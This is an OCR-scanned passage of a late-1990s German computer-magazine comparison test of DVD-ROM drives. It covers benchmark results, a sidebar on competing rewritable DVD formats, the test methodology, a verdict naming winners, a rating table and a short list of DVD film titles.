Die Bildwiedergabe ist absolut störfrei und läßt sich von Stößen und Vibrationen nicht beeindrucken. Die Bildqualität des Laufwerks ist dank des 10-Bit-Video-D/A-Wandlers sehr gut: Es liefert satte, leuchtende Farben bei einer guten Auflösung. Über einen S-VHS-Ausgang läßt sich das Modell mit dem Fernseher verbinden. Beide Player sind mit einem optischen Digitalausgang ausgestattet. Dieser erlaubt es, AC-3 und MPEG-2-Mehrkanalton (5.1) über einen externen Verstärker wiederzugeben. Nähere Informationen erhalten Sie unter
`www.panasonic.de`



MITTLERWEILE GIBT ES zirka 50 DVD-Player in Deutschland. Die preiswertesten Modelle liegen bei ungefähr 1200 Mark.

bietet keinen regelbaren Kopfhörereingang.

Guillemot liefert das Laufwerk in zwei Varianten aus: als Bulk- und Retail-Kit. Bei einem Bulk wird in der Regel lediglich ein Datenblatt, bestenfalls noch ein Handbuch oder Kabel und Schrauben mitgeliefert. Von einem Retail-Kit spricht man, wenn Treiber, ein ausführliches Handbuch und in unserem Fall eine MPEG-2-Decoderkarte sowie die nötige Software beiliegen. Das „nackte" Laufwerk, DVD-ROM 3, kostet etwa 320 Mark. In der Retail-Version namens DVD-ROM Theater gehören zusätzlich noch eine MPEG-2-Decoderkarte von Real Magic Hollywood, Software und Treiber zum Lieferumfang. Das Kit kostet zirka 500 Mark und ist wegen seines guten Preis-Leistungs-Verhältnisses und des üppigen Lieferumfangs Einsteigern zu empfehlen.

Hitachi GD-2500

Gerade noch rechtzeitig zum Redaktionsschluß ist das neue 4X-DVD-ROM-Laufwerk von Hitachi bei uns eingetroffen. Somit will sich auch Hitachi dem Generationenwechsel anschließen.

Das GD-2500 erreicht maximal 5718 KByte/s beim sequentiellen Lesen: Das entspricht knapp 4,2fach-Speed. Beim Lesen im Random-Modus schafft es zirka 1600 KByte/s. Die 1-GByte-Testdatei kopierte das ATAPI-Laufwerk in knapp 11 Minuten und siedelt sich somit im hinteren Drittel an. Für das Kopieren der 4300 kleinen Dateien benötigt es 1:54 Minuten. Das Ergebnis läßt auf keine schnelle Zugriffszeit im DVD-Modus schließen.

Bei der CD-Lesegeschwindigkeit erreicht es zirka 2200 KByte/s und liest mit 15fachem Tempo. Die mittlere Zugriffszeit im CD-ROM-Modus liegt bei etwa 138 ms. Im Vergleich zu den anderen Testkandidaten der dritten Generation, die teilweise unter 100 ms bleiben, ist das eindeutig zu langsam.

Hitachi liefert den einzigen Testkandidaten mit sehr guter Fehlerkorrektur. Weder bei der Fehler-CD noch bei der Fehler-DVD gab es Probleme im Test: Das Laufwerk las beide zerkratzten Medien nach relativ kurzer Zeit ohne Schwierigkeiten.

Bezüglich der Abwärtskompatibilität zu den einzelnen CD-Formaten treten keine Probleme auf. Die verschiedenen DVD-Varianten liest das Modell ebenso ohne Schwierigkeiten.

Die Bulk-Version inklusive Audiokabel und Installationsbeschreibung kostet etwas mehr als 200 Mark.

LG DRD-820-B

Das ATAPI-Laufwerk DRD-820-B von Lucky Goldstar (LG) gehört noch der zweiten Generation an. Wie bei allen DVD-ROM-Laufwerken ist die Installation einfach und problemlos. In unserem Test schaffte das Laufwerk unter Adaptecs SCSIBench32 2780 KByte/s und erreichte somit die angepeilte 2fach-Geschwindigkeit ohne Schwierigkeiten. Allerdings ging die Datentransferrate beim zufälligen Lesen gehörig in die Knie: Bestenfalls 377 KByte/s lassen auf eine langsame Zugriffszeit bei DVDs schließen. Beim Kopieren der 1-GByte-Datei benötigt es fast 11 Minuten und ist damit doppelt so langsam wie die Laufwerke der neuen Generation.

Im CD-Modus benötigt das DRD-820-B durchschnittlich 122 ms, um auf Dateien zuzugreifen. Damit ist es in dieser Sparte eines der langsamsten DVD-Laufwerke. CDs liest das Gerät mit 11fach-Speed und muß sich auch hier hinter der starken Konkurrenz verstecken. 1660 KByte/s sind in Zeiten, in denen teilweise schon mit fast 4000 KByte/s gelesen wird, zu wenig.

Die Fehlerkorrektur des Laufwerks ist schlecht: Sowohl Referenz-DVD als auch Fehler-DVD liest das Laufwerk nur mit Fehlern. Bei den Test-CDs mußten wir den Test nach einer Stunde abbrechen, weil das DRD-820-B es nicht einmal schaffte, 10 Prozent der geöffneten, gelesenen und verglichenen Dateien fehlerfrei zu lesen.

Besonders positiv ist uns hingegen aufgefallen, daß das Laufwerk an der Frontseite über Multifunktionstasten verfügt. Laut Hersteller läuft das für knapp 300 Mark angebotene DRD-820-B unter Windows 3.11, 95 und NT 3.5 sowie OS/2.

Panasonic DVD 8582-B

Das DVD 8582-B von Panasonic stand uns zum Test ohne Handbuch, Treiber und diversem Zubehör zur Verfügung. Die Jumper-Belegung ist jedoch auf dem Laufwerk erklärt. Bei der Auslieferung sollen Handbuch (dreisprachig), Treiber, Jumper und Schrauben enthalten sein. Die Installation des Laufwerks ist sehr einfach und verläuft ohne Schwierigkeiten.



MIT WENIGER als 3000 KByte/s ist das Panasonic-Laufwerk nur halb so schnell wie die Laufwerke der dritten Generation.

Die CD-ROM-Werte sind gut bis durchschnittlich: Positiv ist die angenehm kurze mittlere Zugriffszeit von 98 ms. Die CD-Lesegeschwindigkeit mit 10X ist gerade noch befriedigend (20fach-Tempo gibt der Hersteller an). Andere Kandidaten der zweiten Generation erbringen bis zu 12fach-Speed. Die Datentransferrate liegt bei knapp 1530 KByte/s und bildet somit das Schlußlicht bei den CD-ROM-Fähigkeiten, verglichen mit dem Testfeld.

Die gemessene Datentransferrate im DVD-Modus von 2827 KByte/s entspricht 2fach-DVD-Speed. Mit SCSI-Bench32 ermittelten wir maximal 473 KByte/s beim zufälligen Lesen. Die dritte Generation schafft hier schon bis zu 566 KByte/s.

Die 1-GByte-Datei kopiert das DVD 8582-B in mehr als acht Minuten, und für die 4300 kleinen Dateien benötigt es über zwei Minuten. Das läßt auf eine langsame Zugriffszeit schließen.

Überraschend gut fällt die Fehlerkorrektur für DVDs aus: Alle Dateien werden geöffnet, gelesen und verglichen. Nicht so bei unserer Fehler-CD: Hier arbeitet die Korrektur langsam und ungenau. Echtes Manko: Panasonic Electronics bietet seinen Kunden keine Hotline an.

Pioneer DVD-U02

Pioneer ist der einzige Hersteller von DVD-ROM-Laufwerken mit SCSI-Schnittstelle. Das DVD-U02 gehört jedoch noch der zweiten Generation an und muß sich bei der DVD-Leseleistung hinter Anbietern wie Sony (5X) oder Toshiba (4,8X) einreihen. Die nominelle 2,6fach-Geschwindigkeit beim Lesen von DVDs erreicht es ohne Probleme. Beim Kopieren der 1-GByte-Datei ist das DVDU02 flink und benötigt nur 5:11 Minuten. Bei den vielen kleinen Dateien (insgesamt 43 MByte) fiel die Datentransferrate unter 440 KByte/s ab.

Eine CD-ROM liest das SCSI-Laufwerk mit 18fachem Tempo bei einer



ALS EINZIGES LAUFWERK im Test bietet das Pioneer DVD-U02 Slot-in-Technologie.

Übertragungsrate von zirka 2600 KByte/s. Die mittlere Zugriffszeit beträgt 96 Sekunden und liegt in dieser Kategorie mit Sony an erster Stelle. Die Fehlerkorrektur sowohl im CD- als auch im DVD-Modus ist inakzeptabel. Weder Fehler-CD noch -DVD wurden im Test einwandfrei gelesen.

Das Laufwerk wird wie alle anderen auch unter Windows 95/98 problemlos eingebunden. Zusätzliche Treiber für Windows 3.xx und DOS werden mitgeliefert. Pioneer setzt beim DVD-U02 weder auf Caddy noch Tray, sondern bietet als einziger Hersteller Slot-in-Technik. Im Gegensatz zu anderen DVD-Laufwerken funktioniert der Notauswurf nur mit Gewalt.

Die getestete SCSI-Version des DVD-Laufwerks kostet zirka 375 Mark. Die ATAPI-Variante mit 2,6fach-Speed im DVD-Betrieb ist für rund 315 Mark erhältlich.

Sony DDU220E

Einer der erste Anbieter von DVD-ROM-Laufwerken der dritten Generation ist Sony. Die DVD-Leseleistung des Laufwerks wird mit 5X angegeben. Theoretisch entspricht das einer Datentransferrate von 6925 KByte/s. In unserem Test erreicht das DDU220E allerdings nur maximal 6314 KByte – das bedeutet also knapp 4,6fach-Speed. Beim Lesen im Random-Modus erreichte es den Spitzenwert von gut 570 KByte/s. Das läßt auf eine niedrige Zugriffszeit schließen.

Die 1-GByte-Testdatei kopierte das Laufwerk in 5:33 Minuten. Für das Kopieren der 4300 kleinen Dateien benötigt das Sony-Laufwerk lediglich 1:32 Minuten: ein sehr guter Wert, an den nur das Toshiba-Drive in etwa heranreicht. Bei der CD-Lesegeschwindigkeit erreicht es zirka 2550 KByte/s und liest mit 17fach-Tempo.

Bezüglich der Abwärtskompatibilität zu den einzelnen CD-Formaten treten keine Schwierigkeiten auf. Das Modell kann auch die verschiedenen DVD-Typen lesen.

Die mittlere Zugriffszeit im CD-Modus ist mit weniger als 100 ms sehr gut. Einen solchen Wert erreichen selbst aktuelle CD-ROM-Laufwerke nur schwer.

Die CD-ROM-Fehlerkorrektur ist dagegen unzureichend. Nach einer Stunde brachen wir das Programm ab, da noch nicht einmal ein Drittel der Dateien geöffnet, gelesen und verglichen wurden und Fehler en masse auftraten. Zerkratzte DVDs liest das DDU220 relativ schnell, doch auch nicht einwandfrei.

Das Modell wird zwar auch als Bulk-Version ausgeliefert, doch ist es hauptsächlich als Retail Kit erhältlich. Zum Lieferumfang des Kit gehören eine MPEG-2-Decoderkarte von Real Magic Hollywood, Software und Treiber sowie drei DVDs. Die Bulk-Version kostet zirka 600 Mark, die Retail-Kit-Version knapp 700 Mark.

Toshiba SD-M1202

Toshibas brandneues 4,8X-DVD-Laufwerk bietet eine sehr gute Performance: DVDs liest es mit bis zu 4,5fach-Speed und überträgt Daten mit einer maximalen Geschwindigkeit von 6251 KByte/s. Im CD-Modus schafft es 26fach-Speed bei 3915 KByte/s und ist damit im Durchschnitt fast so schnell wie das derzeit beste CD-ROM-Laufwerk. Die Datentransferrate beim zufälligen Lesen beziffert sich auf maximal 503 KByte/s. Das spricht für eine recht gute Zugriffszeit im DVD-Betrieb. Beim Kopieren einer 1-GByte-Datei benötigte das SD-M1202 kaum mehr Zeit als das Vorzeigemodell von Sony in dieser Kategorie. Die mittlere Zugriffszeit von 97 ms bei CDs ist sehr gut.

Unsere zerkratzte Test-CD und -DVD liest das Laufwerk in einer

DIE WIEDERBESCHREIBBARE DVD

Der Standard für nur lesbare DVDs ist einheitlich und seit 1995 verabschiedet. Bei den wiederbeschreibbaren DVDs hingegen wird mit harten Bandagen gekämpft: Jeder kocht sein eigenes Süppchen – in der Hoffnung, seine Variante setzt sich durch. Bislang existieren vier verschiedene Modifikationen, die nicht zueinander kompatibel sind. Dabei seien hier die bekannteren Technologien aufgezählt und die beiden anderen der Vollständigkeit halber erwähnt:

- DVD-RAM ist das erste wiederbeschreibbare Format, das vom DVD-Forum verabschiedet wurde. Die DVD-RAM-Laufwerke beschreiben Medien im sogenannten Phase-Change-Verfahren. Panasonic war die erste Firma in Europa, die ein Laufwerk auf den Markt brachte. Es verarbeitet DVD-RAM-Medien mit 2,6 GByte (einseitig) und 5,2 GByte (zweiseitig) und beschreibt PD-Medien. Spätestens Anfang nächsten Jahres werden Hitachi und Toshiba nachziehen und ihre Modelle präsentieren. DVD-RAM-Discs sind derzeit nicht in DVD-ROM-Laufwerken lesbar.
- DVD+RW: Bislang ist die Technik als ECMA-274-Standard eingetragen – nähere Informationen finden Sie auf der Seite `www.ecma.ch`

Auf eine ISO-Standardisierung hoffen noch die Vertreter von Sony, Hewlett-Packard, Mitsubishi, Philips, Ricoh, Yamaha und neuerdings auch Intel. Die ersten Laufwerke wurden auf der CeBIT '98 vorgestellt. Bei der DVD+RW-Technik wurde versucht, Aussehen und Technik so nahe wie möglich an die DVD-ROM anzulehnen, damit die DVD+RW-Disks auch in DVD-ROM-Laufwerken lesbar sind.

Die Speicherkapazität beträgt bei der DVD+RW 3,0 GByte pro Seite. Sie soll bis zu 100 000mal beschreibbar sein.

- DVD-R/W: Inoffiziell arbeitet Pioneer ebenfalls an einem eigenen Verfahren, wollen dieses aber noch nicht veröffentlichen, da man befürchtet, die Kunden noch mehr zu verwirren. Gerüchte besagen, daß DVD-R/W auf der CD-RW-Technologie basiert. Die Kapazität der Medien soll bis zu 4,7 GByte pro Seite betragen. Ziel dieser Technologie ist es, ein Medium zu schaffen, das auf bereits erhältlichen DVD-Laufwerken lesbar ist.
- MMVF: Der letzte Mitstreiter ist NEC. Die Firma strebt ein Format an, bei dem bis zu 5,2 GByte Daten pro Seite untergebracht werden können. Somit soll es möglich sein, einen zweistündigen Film anzuschauen, ohne dabei die Seite zu wechseln. Bislang sind noch keine weiteren Einzelheiten bekannt, so daß wir nur abwarten können, ob die Technik jemals auf den Markt kommt und sich durchsetzt.

Eine baldige Einigung ist nicht in Sicht. Letztendlich entscheidet der End-User, welches Format sich langfristig durchsetzen wird.


TESTERGEBNISSE UND -VERFAHREN


Testumgebung
Als Referenz-Testplattform für die DVD-Laufwerke diente ein Pentium 200 MMX mit 32 MByte RAM. Als Festplatte kam eine DCAS-34330 von IBM zum Einsatz. Wir verwendeten ein Mainboard vom Typ Tyan Titan Turbo S1571 und eine 3D-Rage-Pro-Grafikkarte. Das SCSI-Laufwerk wurde an einen Adaptec-AHA-2940UW-SCSI-Controller angeschlossen, die ATAPI-Modelle an den primären Onboard-Controller. An dieser Testplattform überprüften wir Kompatibilität, Leseleistung im DVD-/CD-ROM-Modus und alle CD-ROM-typischen Eckdaten wie Zugriffszeit, Datenrate und Lesegeschwindigkeit.
An einer zweiten Plattform mit einer zusätzlichen Festplatte Fujitsu MAC3091 SP (9GByte) überprüfen wir die Ergebnisse der ersten Plattform und die Fehlerkorrektur.


Geschwindigkeit
Die Leseleistung im CD-Modus haben wir mit Hilfe von CD Bench Pro ermittelt. Hiermit lassen sich unter anderem die Datentransferrate, die mittlere Zugriffszeit und die daraus resultierende Geschwindigkeit feststellen.
Die DVD-Lesegeschwindigkeit hat PC Magazin mit Adaptecs SCSIBench32 untersucht. Das Programm stellt unter anderem die maximale und minimale Datentransferrate von DVD-ROM-Laufwerken fest. Dazu liest der SCSIBench32 eine möglichst „randvoll“ beschriebene DVD von innen nach außen.
Im nächsten Schritt haben wir die maximale und minimale Datentransferrate für zufälliges („random“) Lesen bestimmt. Der Wert fällt weitaus geringer aus, da der Lesekopf sich die Informationen aus dem Inhaltsverzeichnis der CD (TOC = Table of Contents) holt, sich positioniert und wieder zur TOC „fährt“, um sich wieder neu zu positionieren. Die dabei gewonnenen Werte lassen Rückschlüsse auf die mittlere Zugriffszeit zu.
Auf der zweiten Testplattform haben wir die Datentransferrate überprüft, indem wir eine 1 GByte große Datei von der Mitte der DVD auf die defragmentierte Fujitsu-Festplatte kopiert haben. Die dabei benötigte Zeit spiegelt bis auf geringe Abweichungen die mittlere Datentransferrate des DVD-ROM-Laufwerks wider.
Im zweiten Fall haben wir 4300 kleine Dateien mit insgesamt 43 MByte auf die gleiche Festplatte kopiert. Der Wert entspricht in etwa der Datentransferrate beim zufälligen Lesen des Laufwerks.


Kompatibilität
Die Kompatibilität ist ein entscheidender Punkt. Die Laufwerke sollen alle gängigen CD-Formate lesen können, angefangen von ISO 9660 über UDF bis hin zu einer CD-Extra. Hierfür haben wir die Laufwerke dahingehend überprüft, ob die verschiedenen Formate erkannt werden und die CDs somit lesbar sind.
Die Kompatibilität zu DVDs haben wir mit verschiedenen Medien überprüft, die den gebräuchlichen DVD-Spezifikationen entsprechen.

Fehlerkorrektur
Zu guter Letzt mußte sich das Testfeld einem umfangreichen Fehlerkorrekturtest unterziehen.
Die Fehlerkorrektur bei CDs und DVDs haben wir mit AMark bestimmt. Dieser Benchmark öffnet, liest und vergleicht die einzelnen Dateien miteinander.









hervorragenden Zeit, jedoch mit vielen Fehlern. Die Korrektur ist somit unausgereift und bedarf einer Verbesserung. Neben der Fehlerkorrektur ist auch das Fehlen eines regelbaren Kopfhörereingangs zu bemängeln.

Die Kompatibilität zu allen gängigen CD- und DVD-Formaten ist gegeben. Das SD-M1202 wird unter Windows 95/98 ohne Probleme erkannt und eingebunden. Toshiba bietet das DVD-ROM-Laufwerk zu einem Preis von 435 Mark an.

Fazit

Der Wechsel von der zweiten zur dritten Generation macht sich hauptsächlich bei der Perfomance bemerkbar. Wo sich die zweite Generation im DVD-Modus noch mit Datenraten von 2700 KByte/s zufriedengeben muß, präsentieren sich die neuen 4X- und 5X-Modelle von Sony, Toshiba, Hitachi und Guillemot mit stolzen 5400 KByte/s und mehr. Ähnliches gilt auch für die CD-Leseleistung: Die Modelle der zweiten Generation von Panasonic, LG, Creative Labs und Pioneer schlagen sich wacker mit 10fach- bis 12fach-Speed. Die leistungsstärkere Klasse bietet hier schon bis zu 26fach-Tempo – dazwischen liegen Welten!

And the Winner is: **Guillemot Maxi DVD-ROM 3**. Das Laufwerk bietet die beste Leistung zu einem fairen Preis von zirka 320 Mark. In puncto Leseleistung liegt es ungefähr gleichauf mit **Sonys DDU220E** und **Toshibas SD-M1202**. Doch entscheidet hier eindeutig der Preis: Das Toshiba-Laufwerk kostet etwa 120 Mark mehr und kann auch nicht mehr bieten als das Gerät von Guillemot. Sonys Kandidat ist zwar im DVD-Modus ein bißchen schneller, verspielt aber den Sieg durch die geringe CD-Lesegeschwindigkeit und den vergleichsweise hohen Preis von 600 Mark nur für das Laufwerk und 700 Mark für das Retail-Kit.

Nicht ganz an das hohe Leistungsniveau seiner Mitstreiter der dritten Generation kommt das **Hitachi GD-2500** heran. Doch wird dieser Rückstand durch den Kampfpreis von etwas mehr als 200 Mark wettgemacht. Das GD-2500 ist unser Preistip, bietet es doch gute Performance zum Preis eines CD-ROM-Laufwerks.

Im Mittelfeld tummeln sich das 2,6fach-DVD-Laufwerk **Pioneer DVD-U02** und das **Creative Labs Encore Dxr2**. Das Pioneer ist das einzige derzeit erhältliche SCSI-DVD-Laufwerk und bekommt somit einen Pluspunkt. Der Preis von 375 Mark ist für ein Laufwerk der zweiten Generation, das mit 2,6-Speed DVDs liest, etwas hoch gegriffen. Creative Labs liefert ihr Laufwerk nur als Set mit MPEG-2-Decoderkarte und Software aus. Bislang galt es als Einsteigermodell, bedingt durch gute Leistung, einen vernünftigen Preis und nützliches Zubehör. Wer jedoch mehr Leistung erwartet und etwas mehr ausgeben kann, sollte sich das Sony-Modell zulegen.

Das Schlußlicht bilden das **Panasonic SR-8582-B** und das **Lucky Goldstar DRD-820-B**. Das Panasonic SR-8582-B kostet zwar nicht einmal 300 Mark, kann bei den Leistungswerten aber nicht überzeugen. Für 40 Mark mehr bietet Guillemot sein DVD-Laufwerk Maxi DVD-ROM 3 an und darüber hinaus noch eine Kunden-Hotline.

Für das LG DRD-820-B sprechen sein Preis von zirka 300 Mark und die Multifunktionstasten auf der Frontseite des Laufwerks. Abstriche muß man bei der Lesegeschwindigkeit von DVDs und CDs machen. FKH







DIE TABELLE

So bewertet PC Magazin

In unserem Test haben wir folgende Schwerpunkte gesetzt:

Bedienung/ Installation
Bei der Bedienung/Installation ist es wichtig, wie benutzerfreundlich ein Gerät ist. Diese Kriterien gehen mit 10 Prozent in die Gesamtnote ein.

Ausstattung/ Kompatibilität
Hier berücksichtigen wir, was dem Laufwerk beiliegt. Jedes Laufwerk sollte über die Grundausstattung verfügen. Eine beigelegte MPEG-2-Decoderkarte und Software bringen Pluspunkte. Eine Abwärtskompatibilität zu allen CD-Formaten und Dateisystemen sollte Voraussetzung sein. Dieser Punkt schlägt mit 20 Prozent zu Buche.

CD- und DVD-Geschwindigkeit
Dieser Punkt fließt mit jeweils 30 Prozent, also insgesamt 60 Prozent, in die Gesamtnote mit ein. Es ist wichtig, daß Sie keine Abstriche in puncto Leistung machen müssen, wenn Sie Ihr altes CD-ROM-Laufwerk jetzt ausmustern.


Service
Mit 10 Prozent gehen Kundenservice und Support in die Wertung ein.


Preis/Leistung
Das Verhältnis errechnet sich aus der Relation von Preis und Gesamtnote.

Unser Notenspektrum reicht von 0 (unzureichend) bis 10 (Referenz).

● Funktion vorhanden
⊘ Funktion fehlt
k.A. = keine Angaben
1: laut Hersteller

Produkt:	Encore Dxr2	Maxi DVD-ROM 3	GD-2500
Hersteller:	Creative Labs	Guillemot	Hitachi
Preis:	450 Mark	319 Mark	208 Mark
Info:	Creative Labs, 85774 Unterföhring	Guillemot, 40215 Düsseldorf	Hitachi Europe, 40457 Düsseldorf
Internet:	www.creativelabs.com	www.guillemot.com	wwww.hitachi-eu.com
Leistung:			
DVD-ROM-Leseleistung Hersteller/Testlabor:	2X/2,0X	5X/4,5X	4X/4,2X
Mittlerer Zugriff DVD[1]:	170 ms	135 ms	180 ms
Max./min. Datentransferrate in KByte/s:	2803/1855	6239/2485	5718/2764
Random max./min. in KByte/s:	409/283	503/375	314/220
Kopieren einer 1-GB-Datei Zeit / KByte/s:	0:08:29/2060,07	0:05:12/3360,82	0:10:54/1603
Kopieren von 4300 kleinen Dateien Zeit / KByte/s:	0:01:54/386,25	0:01:55/382,89	0:01:54/386
CD-ROM-Leseleistung Hersteller/Testlabor:	20X/11,8X	32X/26X	24X/15X
Mittlerer Zugriff CD-ROM:	107 ms	106 ms	138 ms
Durchschnittliche Transferrate in KByte/s CD-ROM:	1766,93	3918,09	2188
Kompatibilität:			
CD-ROM/Audio-CD:	●/●	●/●	●/●
Video-CD/Photo-CD:	●/●	●/●	●/●
CD-i/CD-Plus/CD-Extra:	●/●/●	●/●/●	●/●/●
UDF-CD/CD-R/CD-RW:	●/●/●	●/●/●	●/●/●
DVD-5/DVD-9/DVD-10:	●/●/●	●/●/●	●/●/●
Ausstattung:			
Schnittstelle:	ATAPI	ATAPI	ATAPI
Firmware:	1.0A	1018	A011
Bauart/Lademechanismus:	intern/Schublade	intern/Schublade	intern/Schublade
Größe des Caches:	512 KByte	1 MByte	512 KByte
Audioausgänge:	digital	analog	analog
Vert./horiz. Betrieb:	●/●	⊘/●	●/●
Betriebssystem:	Windows 95	Windows 95/98	Window 95/98
Mitgelieferte Treiber:	⊘	⊘	DOS-Treiber
Lieferumfang:	MPEG-2-Decoder und Software	Audiokabel, Flachbandkabel, Handbuch	Audiokabel, Installationsbeschreibung
Service (Hotline):	089/9928710	0211/3380033	über die Distributoren
+	– einfache Installation – guter Lieferumfang	– einfache Installation – gute Performance	– gute Fehlerkorrektur – vernünftiger Preis
–	– schlechte Fehlerkorrektur bei CDs	– kein regelbarer Kopfhörerausgang	– spartanische Ausstattung
Meinung:	Langsames Laufwerk, jedoch mit gutem Lieferumfang.	Schnelles Laufwerk mit Schwächen bei der Ausstattung.	Gute Performance zu einem wirklich guten Preis.
Preis/Leistung:	7	8	10
Bedienung/Installation (10%):	7	6	7
Ausstattung/Kompatibilität (20%):	8	6	6
CD-Geschwindigkeit (30%):	5	8	6
DVD-Geschwindigkeit (30%):	5	8	7
Service (10%):	7	7	5
GESAMT	6	7	6











DRD-820B	SR-8582-B	DVD-U02	DDU220E-RP	SD-M1202
LG Electronics	Panasonic	Pioneer	Sony	Toshiba
299 Mark	280 Mark	375 Mark	700 Mark	435 Mark
LG Electronics, 47877 Willich 1	Pansonic Electronics, 85540 Haar	Pioneer Deutschland, 47877 Willich	Sony CPCE, 85699 Aschheim	Toshiba, 41460 Neuss
www.lge.de	www.panasonic.de	www.pioneer.de	www.sony-cp.com	www.toshiba.de
2X/2,0X	2X/2,0X	2,6X/2,6X	5X/4,6X	4,8X/4,6X
150 ms	170 ms	150 ms	115 ms	135 ms
2779/2159	2827/2715	3638/2745	6314/2677	6251/2619
377/251	473/346	440/346	566/469	503/377
0:10:53/1605,78	0:08:32/2048	0:05:11/3371,63	0:05:33/3148,88	0:05:14/3339,41
0:01:58/373,15	0:02:07/346,71	0:01:41/435,96	0:01:32/478,61	0:01:33/473,46
24X/11X	20X/10X	20X/18x	24X/17X	32X/26X
122 ms	98 ms	96 ms	96 ms	97 ms
1662,7	1528,85	2619,12	2543,91	3914,63
●/●	●/●	●/●	●/●	●/●
●/●	●/●	●/●	●/●	●/●
●/●/●	●/●/●	●/●/●	●/●/●	●/●/●
●/●/●	●/●/●	●/●/●	●/●/●	●/●/●
●/●/●	●/●/●	●/●/●	●/●/●	●/●/●
ATAPI	ATAPI	SCSI	ATAPI	ATAPI
1.00	0ACA	1.06	1.0e	1018
intern/Schublade	intern/Schublade	intern/slot-in	intern/Schublade	intern/Schublade
256 KByte	512 KByte	512/2048 KByte	512 KByte	2 MByte
digital	digital	analog	analog	analog
●/●	●/●	●/●	●/●	●/●
Win 3.11/95/NT 3.5, OS/2	Windows 95	Windows 95/98	Windows 95/98	Windows 95/98
⊘	⊘	MS-DOS, 3.xx	⊘	⊘
Audiokabel, Schrauben, Jumper, Handbuch	Audiokabel, Schrauben, Jumper, Handbuch	Audiokabel, Schrauben, Jumper, Handbuch	MPEG-2 Decoderkarte, Software, Installations-Kit	Audiokabel, Schrauben, Jumper, Handbuch
02154/492103	⊘	02154/913356	02389/951047	⊘
– einfache Installation – Multifunktionstasten	– gute Fehlerkorrektur bei DVDs	– einfache Installation – leise und vibriert kaum	– sehr gute DVD-Performance	– einfache Installation – sehr gute Performance
– schlechte Fehlerkorrektur	– schlechte Fehlerkorrektur bei CDs	– Notauswurf funktioniert nur mit Gewalt	– Schwächen bei der Fehlerkorrektur	– kein regelbarer Kopfhörerausgang
Langsames Laufwerk mit Extra-Funktionen für einen ordentlichen Preis.	Ein durchschnittliches Laufwerk zu einem fairen Preis.	Ein grundsolides SCSI-Laufwerk mit Schwächen bei der Fehlerkorrektur	Sehr gutes, aber vergleichsweise teures Laufwerk mit geringen Schwächen.	Sehr gute Performance mit Mängeln bei der Ausstattung.
7	6	5	6	6
8	6	7	7	6
6	6	6	8	6
5	4	6	6	8
5	5	6	8	8
7	3	8	7	3
6	6	6	7	7

DVD-TITEL IM ÜBERBLICK

Titel	Genre	Vertrieb	FSK (Alter)	Sprachen
101 Dalmatiner	Komödie	Warner	o.A.	D/E/Span/Swed./Finn./Port
12 Monkeys	Science Fiction	VCL Communications	ab 16	D
Abbuzze! Der Badesalz Film	Komödie	VCL Communications	ab 6	D
Air Force One	Action	Warner	unbekannt	
Auf der Flucht	Thriller	Warner	ab 16	D/E/Span
Batman & Robin	Fantasy	Warner	ab 12	D/E/Span
Beautiful Girls	Komödie	VCL Communications	ab 12	D
Body Bags	Horror	Splendid	ab 16	D
Bodyguard	Thriller	Warner	ab 12	D/E/Span
